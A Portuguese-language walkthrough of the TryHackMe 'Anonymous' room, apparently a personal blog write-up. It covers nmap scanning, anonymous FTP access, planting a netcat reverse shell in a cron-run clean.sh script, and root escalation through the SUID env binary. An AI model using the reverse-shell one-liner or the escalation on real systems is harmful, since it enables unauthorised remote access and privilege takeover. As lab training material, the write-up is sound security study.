Try Hack Me

Olá! Tudo tranquilo? Meu nome é Gabriel, desta vez trago writeup da sala Anonymous do Try Hack Me, trata-se de uma sala nível médio.
Bom, sem muita enrolação, vamos lá!

SCAN

Vamos começar fazendo um scan para verificarmos todas as portas abertas no alvo:

- **nmap -sS -p- --min-rate 10000 IP_ALVO**

```
anonymous  sudo nmap -sS -p- --min-rate 10000 10.10.235.142 -oN allports
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-15 00:32 -03
Nmap scan report for 10.10.235.142 (10.10.235.142)
Host is up (0.24s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
anonymous
```


Bom, agora vamos fazer uma mais detalhado nestas portas:

- **nmap -sC -sV -p21,22,139,445 IP_ALVO**


```
anonymous  sudo nmap -sC -sV -p21,22,139,445 10.10.235.142 -oN versionscan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-15 00:53 -03
Nmap scan report for 10.10.235.142 (10.10.235.142)
Host is up (0.32s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.103.33
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

Vemos que o login anônimo é permitido, vamos logar:

● **ftp ip_alvo**



Vemos um SHELL SCRIPT, um arquivo de logs e um arquivo de texto. Para baixar todos os arquivos, digite: mget *, e depois, digite yes em cada um. No arquivo de texto, nada de especial, já o script clean.sh é interessante! Se você logar no FTP novamente, verá que esse script é executado periodicamente:



Perceba que o tamanho do arquivo de log gerado pelo script, aumentou! Isso pode nos dar acesso a máquina, basta termos as permissões necessárias, editamos o script e já era! Olhando bem a imagem acima, perceba também que temos permissão de escrita nesse diretório, era o que precisávamos! Vamos editar o script e trocar o script que está no servidor pelo nosso script modificado:

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
        rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.103.33 7777 >/tmp/f
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

Usando o editor de texto de sua preferência, escreva a linha: rm /tmp/f;mkfifo /tmp/f;cat /tmp/fl/bin/sh -i 2>&1lnc 10.0.0.1 1234 >/tmp/f mudando o IP para o seu IP e a porta você pode escolher outra se quiser, salve, logue no ftp novamente, entre no diretório scripts e digite:

```
ftp> append
(local-file) clean.sh
(remote-file) clean.sh
```

Após isso, inicie o netcat para receber a conexão, e pronto:

```
anonymous  nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.8.103.33] from (UNKNOWN) [10.10.235.142] 53284
bash: cannot set terminal process group (1621): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

USER FLAG


Caso não receba conexão imediatamente, espere um pouco, logue no FTP novamente, depois saia, e logo receberá a conexão. Recebida a conexão, agora é só pegar a user flag:

```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ cat user.txt
cat user.txt
[redacted]
namelessone@anonymous:~$
```


ESCALANDO PRIVILÉGIOS E FLAG ROOT

Para tentarmos escalar nossos privilégios, vamos procurar por binários que tenham o bit SUID setado, usando o find, digite:


🔴 **find / -type f -user root -perm -4000 2>/dev/null**



Perceba que o binário env possui o bit SUID setado, isso nos dará uma shell com privilégios de root. Entrando no site GTFObins e digitando env, desça até a seção:



Copie e cole o segundo comando, sem o ./, ao executar o comando você conseguirá uma shell como root. Ou caso queira, você pode apenas abrir a flag root, digitando:



Bom, é isso! Caso queira entrar em contato comigo, fique a vontade, até a próxima!

Deus te abençoe!